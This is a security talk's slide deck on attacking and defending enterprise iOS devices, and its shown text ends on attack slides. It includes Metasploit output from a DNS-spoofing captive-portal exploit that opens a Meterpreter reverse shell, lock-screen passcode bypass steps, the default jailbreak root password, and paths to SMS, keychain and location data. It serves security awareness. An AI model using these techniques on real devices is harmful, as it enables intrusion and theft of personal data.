



SecureState®
Your Security Team

**Attacking and Defending Apple iOS
Devices in the Enterprise**

Tom Eston



Who is Tom Eston?

- Manger of the SecureState Profiling & Penetration Team
- Specializing in Attack & Penetration
- Founder of SocialMediaSecurity.com
- Facebook Privacy & Security Guide
- Security Blogger
- Co-host of two podcasts (Security Justice, Social Media Security)
- National Presenter (Black Hat USA, Defcon, ShmooCon, OWASP)
- I hack my Mac and iDevices. Also my clients. 😊



Agenda

- Current State of iOS Devices
- Why assess iOS Deployments?
- Latest Real-World Attacks
- Assessment Methodology
- Defensive Techniques and Deployment Methods
- Basic iOS Hardening
- Conclusions

CURRENT STATE OF IOS DEVICES



Apple Release Cycle

- Not to be confused with Cisco "IOS"
- Apple changed the name to "iOS" in June 2010
- At least once a quarter, mostly minor revisions
- Current version(s):
 - AT&T (GSM) = 4.3.5/5.0.1
 - Verizon (CDMA) = 4.2.10/5.0.1
 - iOS 5 released on October 12, 2011
 - iOS 5.1 beta 3 released to devs on January 9, 2012
- iOS 4/5 fully supports iPhone 4, iPhone 3GS, iPod Touch 3/4 gen, iPad as of 4.2.1
- Limited support for iPhone 3G with iOS 4. No support for iOS 5.

iOS 4





iOS 5

- Introduces 200+ new features
- Twitter integrated into the OS
- Major update
- iCloud
 - Sync iDevice with the “cloud”
 - Includes documents, settings and backups





iOS vs. OS X

- iOS has the same underlying OS as Apple's OS X (Darwin which is Unix based)
- iOS is mobile specific
 - Core OS
 - Core Services
 - Media Layer
 - Cocoa Touch
- OS X is desktop/laptop specific





Current Security Features

- I won't talk about < iOS 4
- A lot depends on if your device supports iOS 4/5
 - iPhone 3G and older are near impossible to secure! (depends on iOS version supported)
 - Example: iPhone 3G only supported up to iOS 4.2
- In > iOS 4.2:
 - Support for SSL VPN
 - Support for Mobile Device Management (MDM)
 - Previously only Exchange Active Sync and Apple's iPhone Configuration Utility
 - Hardware-based encryption improvements
 - Key generated from user's passcode
 - Enabled when device is off or locked
 - Remote wipe via "Find My Phone"
 - This is now free



Hardware Encryption

- Hardware encryption was introduced with the iPhone 3GS
- Secures all data "at rest"
- Hardware encryption is meant to allow remote wipe by removing the encryption key for the device
- Once the hardware key is removed, the device is useless



Device Protection

- “Device Protection” different then “Hardware Encryption”
- This is Apple’s attempt at layered security
 - Adds another encryption layer by encrypting application data.
 - Key is based off of the users Passcode.
- Only Mail.app currently supports this
- Many developers are not using the APIs
- Often confused with Hardware Encryption



Statistics on iOS Devices

- 250 Million iOS Devices Sold (as of October 2011)
- Mostly due to Verizon/Sprint now selling Apple devices
- 500,000 apps in the Apple App Store

- Android: 300 Million Devices Sold (as of February 2012)
- 450,000 apps in the Android Market

- A close race between Apple and Android...what about BlackBerry? 😊

Sources:

<http://mashable.com/2011/10/04/new-iphone-event-stats/>

http://www.informationweek.com/news/mobility/smart_phones/232601613



BlackBerry is Dying

- ATF (Bureau of Alcohol, Tobacco, Firearms and Explosives) and Halliburton publically announced they are dropping BlackBerry for iOS
- More enterprises are doing this and the trend will continue
- Tablets are on the rise!






Statistics on Jailbroken iOS Devices

- 8.43% of all iPhones are Jailbroken (as of 2009)
 - Pinch Media Statistics
- I've seen estimates that say > 10% now

But in China...



- 34.6% of iPhones are Jailbroken (roughly one third)
- China is the fastest growing market for iOS

Source: <http://technode.com/2011/05/03/around-35-percent-of-ios-devices-in-china-are-jailbroken-umeng-report/>



Just Ask Cydia

- When you Jailbreak your device, you upload your SHSH blobs to Saurik's server...
- Almost 1 Million in 3 days!

DEV-TEAM BLOG

To find yourself, think for yourself © Socrates 469 BC

Welcome new A5 jailbreakers!

Here's a quick breakdown of how many A5 owners have jailbroken their devices since Friday morning. The numbers as of Monday afternoon are:

- 491,325 new iPhone4,1 devices
- 308,967 new iPad2 devices
- 152,940 previously jailbroken (at 4.x) iPad2 devices

Total: 953,232 new A5 jailbreaks in a little over 3 days

The reason these numbers can be so precise is that one of the housekeeping activities that happens when you launch Cydia is a query to @saurik's server for the list of available SHSH blobs. (Even if you have none on file, the query is still made).

Welcome to the jailbreak family!

P.S. Remember the cardinal rule of jailbreaking: **never update your firmware** until a new jailbreak is available. This is especially true for A5 owners, who currently have no way of restoring to 5.0.1 once the 5.0.1 SHSH blob signing window is closed.

★ 1 month ago Comments

WHY ASSESS IOS DEPLOYMENTS?



What We Find...

- Many are deployed without much configuration
 - No passcodes, Weak passcodes
 - Personally owned
 - No central management or poor management
 - Executives always are the exception
- Many are lost or stolen
 - Especially by executives!
- Very sensitive or confidential information being stored
 - Emails and contacts
 - Board documents, merger and acquisition info



Other Reasons for Assessments

- Find out what data is being stored
- Determine how iOS devices are being managed
 - Example:
Can I simply connect my iOS device to the network/Exchange server?
- Test third-party MDM controls and settings
 - How secure is that super expensive third-party solution? 😊

LATEST REAL WORLD ATTACKS

JAILBREAKING |



Why Do Users Jailbreak?

- Full access to the OS and file system
- Install applications and themes not approved by Apple (via installers like Cydia)
- Tether their iOS device to bypass carrier restrictions
- They hate Apple's communist and elitist restrictions





1984 Is Now 2012?





Some Other Jailbreaking Facts

- All “iDevices” can be Jailbroken
 - Including Apple TV and iPod
 - New A5 devices (iPhone 4S and iPad 2)
- It voids the warranty from Apple
- The first Jailbreak was in July 2007, one month after the iPhone was released
- The default root password after Jailbreaking is “alpine”
- You can downgrade if you save your SHSH blobs (signature hash)
- Jailbreaking is **legal** in the United States
 - Digital Millennium Copyright Act (DMCA 2010)



Types of Jailbreaks

- Two types:
- Tethered
 - The device must be connected to a computer on every reboot
- Untethered
 - Allows the device to be rebooted without the computer
- Jailbreaking is NOT unlocking!



Jailbreaking Tools

- Pwnage Tool*
- **Redsn0w***
- Sn0wbreeze*
- **GreenP0ison Absinthe**
- **Jailbreakme.com**
- LimeRa1n exploit used for most Jailbreaks

* Require the IPSW (firmware) in some form...

GreenP0ison, Redsn0w and Jailbreakme.com are best used in device pentesting (which one depends on the Passcode being enabled/brute forced)







About the New Jailbreak Tools and iOS 5

- Two different untethered Jailbreaks for iOS 5
 - Redsn0w 0.9.10 and PwnageTool 5.0.1
 - Non-A5 devices: iPhone 3GS, iPhone 4, iPhone 4 CDMA, iPad 1, iPod Touch 3G/4G
 - GreenPois0n Absinthe
 - A5 devices: iPhone 4S (iOS 5/5.0.1) iPad 2 (iOS 5.0.1 only)
- Links and more information on these tools can be found at the end of this presentation



Redsn0w





PwnageTool

Simple mode Expert mode Log DFU Exit

**iPhone™
3G, 3GS, 4**

**iPod Touch™
3G, 4G**

**iPad™,
AppleTV™ 2G**

Please select the device that you would like to modify.
This can be either an iPhone (3G, 3GS, 4) or iPod Touch (3G, 4G) or iPad or AppleTV 2G.



Jailbreakme.com



- Uses a PDF or the new FreeType parser security flaw to Jailbreak the device via Safari
- Versions 4.0-4.0.1, 4.3-4.3.3 are vulnerable on any device (including iPad 2 if running 4.3.3)



Security Issues with Jailbreaking

- Renders most built-in protections useless
 - Applications can fully access the OS
 - Applications are not vetted by Apple
- Root password is changed to “alpine”
 - Many users forget to change this
- You have **full** access to the OS
- Jailbreaking **removes** the passcode on iOS 3.x devices
 - But we don't need the passcode anyway...
- Easily allows live imaging via DD or other forensic tools



Privacy Issues

- Instant access to the file system (sms, contacts, notes...)
Example: `/Users/Library/SMS/sms.db`
- Jailbreaking bypasses the Passcode by using a tool like iPhone Explorer



iPhone Explorer

Back/Forward View Mode Copy Music Awesome Files Box Mount Disk New Folder Delete Refresh

Name	File Type	Size	Date Modified
▶ IMAP- [REDACTED]			6/24/10 5:15 PM
▶ Mailboxes			3/22/11 10:04 AM
▶ MediaAttachments			4/29/11 4:10 PM
▶ Vault			
Accounts.plist.synced			
AutoFetchEnabled			
Envelope Index			
Envelope Index-mj0B0			
Envelope Index-mj3E/			
metadata.plist			
Protected Index			
▼ Maps			
Directions.plist			
History.plist			
▶ MobileInstallation			
▶ Notes			
▶ Operator Bundle.bundle			
▶ Pentbox			
▶ Preferences			
▶ RYP			
▶ Safari			
▶ SBSSettings			
▶ SMS			
▶ Spotlight			
▶ SpringBoard			
▶ Voicemail			

History.plist

[REDACTED]

OV *Nobu Next Door5BNew YorkJNYZUSb
United Statesj+1 212-219-0500rhttp://www.noburestaurants.com/ã@http://
maps.google.com/?q=Nobu+Next+Door&cid=5995289685121098116í
Manhattanö105 Hudson Street¢H6r5FEdHTfsLqPfaddNd3w@'¢µµ#0/<'''''' ¨''''
¿»Ñv''µfÜ,,òS/105 Hudson Street/
New York, NY,FaRUBQIdTraW-yGE4TRHNIwzUwÿ
0; 5ö Church St@«É#µ«Ef/<'''''' ¨'''' ¿»/7 Dey St/New York, NY 10007/USAÿ
?1A cd
OV *Nobu Next Door5BNew YorkJNYZUSb
United Statesj+1 212-219-0500rhttp://www.noburestaurants.com/ã@http://
maps.google.com/?q=Nobu+Next+Door&cid=5995289685121098116í
Manhattanö105 Hudson Street¢H6r5FEdHTfsLqPfaddNd3w@5¢µµÜ0/<'''''' ¨''''
¿»Ñv''µfÜ,,òS/105 Hudson Street/
New York, NY,FaRUBQIdTraW-yGE4TRHNIwzUwÿ
0; 5ö Church St@«É#µ«Ef/<'''''' ¨'''' ¿»
¢fahik lmpoSnarstovwZSearchKind\DisplavQuery\Latitude\Location



SQLite Manager - /Users/tomeston/Desktop/sms.db

Directory

(Select Profile Database)

Go

Structure

Browse & Search

Execute SQL

DB Settings

sms.db

- ▶ Master Table (1)
- ▼ Tables (6)
 - ▶ _SqliteDatabaseProperties
 - ▶ group_member
 - ▶ **message**
 - ▶ msg_group
 - ▶ msg_pieces
 - ▶ sqlite_sequence
- ▶ Views (0)
- ▶ Indexes (4)
- ▶ Triggers (7)

TABLE	message	Search	Show All	Add	Duplicate	Edit	Delete
ROWID	address	date	text	flags	replace	svc_cen	
2		127732...	Testing from iPhone4	3	0		
3		127732...	OMG!	2	0		
4		127732...	Activation sucked	3	0		
13		127734...		2	0		
14		127734...		3	0		
15		127734...		2	0		
16		127734...		3	0		
27		127740...		2	0		
28		127740...		3	0		
30		127740...		2	0		
31		127740...		3	0		
32		127740...		2	0		
33		127740...		2	0		
34		127740...		3	0		
35		127740...		3	0		
36		127740...		2	0		
37		127740...		3	0		
39		127740...		2	0		
43		127741...		3	0		
44		127741...		2	0		
45		127741...		3	0		
52		127748...		3	0		
53		127748...		2	0		
54		127748...		2	0		
55		127748...		2	0		
56		127748...	Good place in avon called Pajjama nesp;7/www.norban...	3	0		
57		127740...	Sound great!	2	0		

1 to 100 of 1865



Home News Weather Sports Life Money Shows About Us

FEATURED: Send Photos Video Good Company Moms Metromix

CLOSINGS/CANCELLATIONS Closings/Cancellations - click for details

Losing smartphone more dangerous than losing wallet

2:11 AM, Mar 6, 2011 |  comments






Written by
Maureen Kyle

FILED UNDER
Maureen Kyle
Consumer News






CLEVELAND -- What does your phone say about you? We're not talking about the make or model, but the information inside could be the key to all your bank accounts, addresses and other personal information. If you donate it, trade it in or lose it, you're leaving a gold mine for hackers if you're not careful.

If you have a smart phone, you probably use it for everything from messaging, to surfing the net even banking. But even if you log out of everything and think you erase private information, hackers can get into your history, your personal life and your financial information.

As the consumer reporter, I put my own information on the line and had a team from Secure State hack into my old phone.

-  Twitter
-  Facebook
-  Share
-  Email
-  Print
- A A A +

MOST VIEWED ARTICLES

-  Traffic Alert: Stearns Rd closed in North Olmsted
-  Cleveland: I-480 lanes reopened after slope failure
-  What you'll look like in 20 years; Big beauty deals
-  Strong storms brought damage to NE Ohio Thursday
-  Valley City: Strong winds damage homes, uproot trees

SEE MORE



INSECURE APPLICATIONS



iCloud Security

- Some research already done...we tested:
 - Authentication
 - Authorization
 - Network Communication
 - Error Enumeration
 - What info is stored on the device?
- Apple did a good job
- SecureState did find an issue with account enumeration via the iCloud web application (www.icloud.com)
- Just like Google..one account owns all your data!
- Whitepaper in process...





Apps Transmitting Sensitive Data

- iOS devices are vulnerable to typical WiFi attacks
 - Man-in-the-Middle
 - SSL Strip/Sniff
 - Sidejacking
 - Sniffing
- Some applications send credentials in base64 or clear text
 - FourSquare (was base64)
 - Many, many apps use basic authentication
 - SSL?



OS X/iOS Captive Portal Hijacking Attack

- Discovered by SecureState
- Allows attacker to hijack the captive portal
- Uses DNS spoofing (apple.com) and Java based Metasploit payload (OS X only)
- Can pull cookies from iOS devices...

```
msf exploit(java_signed_applet) >
[*] DNS 192.168.1.12:50604 XID 37125 (IN::PTR 12.1.168.192.in-addr.arpa)
[*] DNS 192.168.1.12:55299 XID 50147 (IN::PTR 12.1.168.192.in-addr.arpa)
[*] DNS 192.168.1.12:59229 XID 12747 (IN::A www.apple.com)
[*] Handling request from 192.168.1.12:49357...
[*] DNS 192.168.1.12:52182 XID 35734 (IN::PTR b._dns-sd._udp.0.1.168.192.in-addr.arpa)
[*] DNS 192.168.1.12:50133 XID 7681 (IN::PTR db._dns-sd._udp.0.1.168.192.in-addr.arpa)
[*] DNS 192.168.1.12:56715 XID 54504 (IN::PTR r._dns-sd._udp.0.1.168.192.in-addr.arpa)
[*] DNS 192.168.1.12:60142 XID 58005 (IN::PTR dr._dns-sd._udp.0.1.168.192.in-addr.arpa)
[*] DNS 192.168.1.12:61981 XID 27255 (IN::PTR lb._dns-sd._udp.0.1.168.192.in-addr.arpa)
[*] DNS 192.168.1.12:56209 XID 28628 (IN::A www.apple.com)
[*] DNS 192.168.1.12:51094 XID 26863 (IN::AAAA www.apple.com, UNKNOWN IN::AAAA)
[*] Sending SiteLoader.jar to 192.168.1.12. Waiting for user to click 'accept'...
[*] Sending SiteLoader.jar to 192.168.1.12. Waiting for user to click 'accept'...
[*] Sending stage (28469 bytes) to 192.168.1.12
[*] Meterpreter session 5 opened (192.168.1.2:4444 -> 192.168.1.12:49364) at 2011-10-06 13:24:01 -0400

msf exploit(java_signed_applet) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: securestate
meterpreter >
```



Exploits for Third-Party Apps

Search

<< prev 1 2 3 >> next

Date	D	A	V	Description		Plat.	Author
2011-03-14	↓	-	✓	checkview v1.1 for iPhone / iPod Touch Directory Traversal	275	hardware	ldm@story
2010-09-20	↓	-	✓	iPhone MobileMail LibTIFF Buffer Overflow	133	hardware	metasploit
2010-09-20	↓	-	✓	iPhone MobileSafari LibTIFF Buffer Overflow	122	hardware	metasploit
2010-09-20	↓	-	✓	iPhone MobileSafari LibTIFF Buffer Overflow	82	hardware	metasploit
2011-03-04	↓	-	✓	iPod Touch/iPhone iFileExplorer Free Directory Traversal	528	hardware	theSmallNothin
2011-03-03	↓	-	✓	TIOD v1.3.3 for iPhone / iPod touch Directory Traversal	278	hardware	R3d@Brt, H@cck3y
2011-02-25	↓	-	⊙	iPhone MyDocs 2.7 Directory Traversal	358	hardware	IRCRASH
2011-02-25	↓	-	⊙	iPhone iFile 2.0 Directory Traversal	347	hardware	IRCRASH
2011-02-25	↓	-	⊙	iPhone Folders 2.5 Directory Traversal	335	hardware	IRCRASH
2011-02-24	↓	-	⊙	iPhone PDF Reader Pro 2.3 Directory Traversal	345	hardware	IRCRASH
2011-02-24	↓	-	⊙	iPhone Guitar Directory Traversal	257	hardware	IRCRASH
2011-02-24	↓	-	⊙	iPhone ishred 1.93 Directory Traversal	233	hardware	IRCRASH
2011-02-24	↓	-	✓	Share v1.0 for iPhone / iPod touch, Directory Traversal	186	hardware	R3d@Brt, Sp@2K, .
2011-02-24	↓	-	✓	myDBLite v1.1.10 for iPhone / iPod touch, Directory Traversal	185	hardware	R3d@Brt, Sp@2K, .
2011-02-24	↓	-	✓	iDocManager v1.0.0 for iPhone / iPod touch, Directory Traversal	162	hardware	R3d@Brt, Sp@2K, .
2011-02-24	↓	-	✓	Filer Lite v2.1.0 for iPhone / iPod touch, Directory Traversal	167	hardware	R3d@Brt, Sp@2K, .
2011-02-24	↓	-	⊙	Air Files v2.6 for iPhone / iPod touch, Directory Traversal	174	hardware	R3d@Brt, Sp@2K, .
2011-02-22	↓	-	✓	SideBooks v1.0 for iPhone / iPod touch, Directory Traversal	200	hardware	R3d@Brt, Sp@2K, .
2011-02-22	↓	-	✓	FtpDisc v1.0 for iPhone / iPod touch, Directory Traversal	186	hardware	R3d@Brt, Sp@2K, .
2010-12-22	↓	-	⊙	Apple iPhone Safari (JS .) Remote Crash	1172	hardware	PrOT3cT10n

<< prev 1 2 3 >> next

- Many are listed on ExploitDB...



Recent Skype iOS XSS

SUPEREVR SECURITY BLOG

[HOME](#)[ABOUT ME](#)[TWITTER](#)

19

SEP/11

29

XSS in Skype for iOS

Skype for iOS contains an XSS vulnerability that allows attackers steal information.

A Cross-Site Scripting vulnerability exists in the "Chat Message" window in Skype 3.0.1 and earlier versions for iPhone and iPod Touch devices.


Skype uses a locally stored HTML file to display chat messages from other Skype users, but it fails to properly encode the incoming users "Full Name", allowing an attacker to craft malicious JavaScript code that runs when the victim views the message.

To demonstrate the vulnerability, I captured a photo of a simple javascript alert() running within Skype.

Executing arbitrary Javascript code is one thing, but I found that Skype also improperly defines the URI scheme used by the built-in webkit browser for Skype. Usually you will see the scheme set to something like, "about:blank" or "skype-randomtoken", but in this case it is actually set to "file:///". This gives an attacker access to the users file system, and an attacker can access any file that the application itself would be able to access.

File system access is partially mitigated by the iOS Application sandbox that Apple has implemented, preventing an attacker from accessing certain sensitive files. However, every iOS application has access to the users AddressBook, and Skype is no exception. **I created a proof of concept injection and attack that shows that a users AddressBook can indeed be stolen from an iPhone or iPod touch with this vulnerability.**

To further demonstrate the issue, I have recorded a video of this scenario. Please use the comments section below for your questions.



XSS in Skype



Apps with Location Permissions can Access Photos

- Geolocation data is tied to photos and videos
- Developers can access all photos with this one permission
- Broken by design?





Apps that Store Sensitive Data

- Don't get me started about DropBox/Evernote!
 - Apps like these auto login (so does Facebook)
 - They also have other documented problems
- Apps like to leave behind things like...
- **Keyboard Cache**
~/Library/Application Support/iPhone/x.x.x/Library/Keyboard/dynamic-text.dat
- **Logs**
~/Library/Logs/CrashReporter/MobileDevice/private/var/log/system.log
- **Geolocation Data**
The infamous "consolidated.db" file in iTunes backups, also geo-tags in photos
- **SQLite Database(s) and PLIST configuration files**
 - Developers use these to store lots of information



Screen Shots and other Cache

- iOS devices store a screen shot every time you press the "home" button
- This is for the "cool" shrink and disappear feature
- Conveniently located here:
`/var/mobile/Library/Caches/Snapshots`
(files are deleted periodically..DD FTW!)
- Some apps like to store cached files
 - One in particular was GoodReader (this may have been fixed with Device Protection APIs)



Some apps open Network Ports

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-04-19 15:15 EDT
Nmap scan report for 172.20.200.230
Host is up (0.017s latency).
Not shown: 920 closed ports, 79 filtered ports
PORT      STATE SERVICE
62078/tcp  open  iphone-sync

Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-04-19 15:43 EDT
Nmap scan report for 172.20.200.230
Host is up (0.062s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
62078/tcp  open  iphone-sync

Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

Firstly, don't update pas
firmware JailbreakMe st
Secondly, and arguably
importantly, allow Cydia
life easier". This will all
always restore back to t



OWASP Mobile Security Project

- Defining a detailed application testing methodology
- Top 10 Mobile Security Risks (recently released)
- Top 10 Mobile Controls
- Mobile Threat Model
- GoatDroid/iGoat Project
- Get Involved:

https://www.owasp.org/index.php/OWASP_Mobile_Security_Project

BACKUP HARVESTING |



How Do Users Back Up Data?

- iOS devices automatically are backed up in iTunes
 - When syncing device information
- Stored in:
/Users/<your user name>/Library/Application Support/MobileSync/Backup/
- By default iOS device backups **are not** encrypted!


Options

- Open iTunes when this iPhone is connected
- Sync only checked songs and videos
- Convert higher bit rate songs to 128 kbps AAC
- Manually manage music and videos
- Encrypt iPhone backup



Recent Location Data Issue

- Fixed in iOS 4.3.3
 - When turning off location services, iOS will not store this data or back it up
- Some researchers created a cool tool to demo this
 - <http://petewarden.github.com/iPhoneTracker/>



OTHER ATTACKS



Keychain Exploit



- Discovered by two German researchers
- Phone has to be Jailbroken
- Keychain contains WiFi, Email, Exchange, some app passwords
- Code available:
<https://github.com/ptoomey3/Keychain-Dumper>



Passcode Bypass Vulnerability


- Only on iOS ≤ 4.1
- Allows you to access the contact list and make phone calls

“When your iPhone is locked with a passcode tap Emergency Call, then enter a non-emergency number such as ###. Next tap the call button and immediately hit the lock button. It should open up the Phone app where you can see all your contacts, call any number, etc.”



New iOS 5.0.1 Passcode Bypass Vulnerabilities

- Brute Force phone contacts via the "Voice Control" feature with a locked phone
- Make FaceTime video calls, pull profile pictures
- Voice Control enabled by default but it doesn't have to be enabled for this to work
- <http://peekay.org/2012/02/05/more-fun-with-locked-iphone-4/>





New iOS 5.0.1 Passcode Bypass Vulnerabilities


- Missed call notification on lock screen is used to trigger the flaw
- Begin a call and quickly remove the SIM card, the phone becomes unlocked while the device searches for a signal
- **Can be combined with the “Voice Control” issue to unlock the device! (cool)**





Incorrect Time Setting Can Leak iOS 5 Photos

- Set the time back by a year (or any date in the past)
- Lock the device, double press the "home" button
- Like magic...all the pictures you took in the last year are now shown if you show all pictures!
- Why? Apple uses a timestamp when the camera app is invoked...



Your iPhone is locked.

Unlock your iPhone to see all of your photos and videos.





iPad 2 Smart Cover Unlock

- Lock the iPad 2
- Open the iPad 2 with a "smart cover"
- Press the sleep/wake button to get "slide to unlock"
- Close the smart cover and open it back up and click "Cancel"
- The iPad 2 is now unlocked like magic even with a passcode enabled iPad 2
- You have access to the last running application
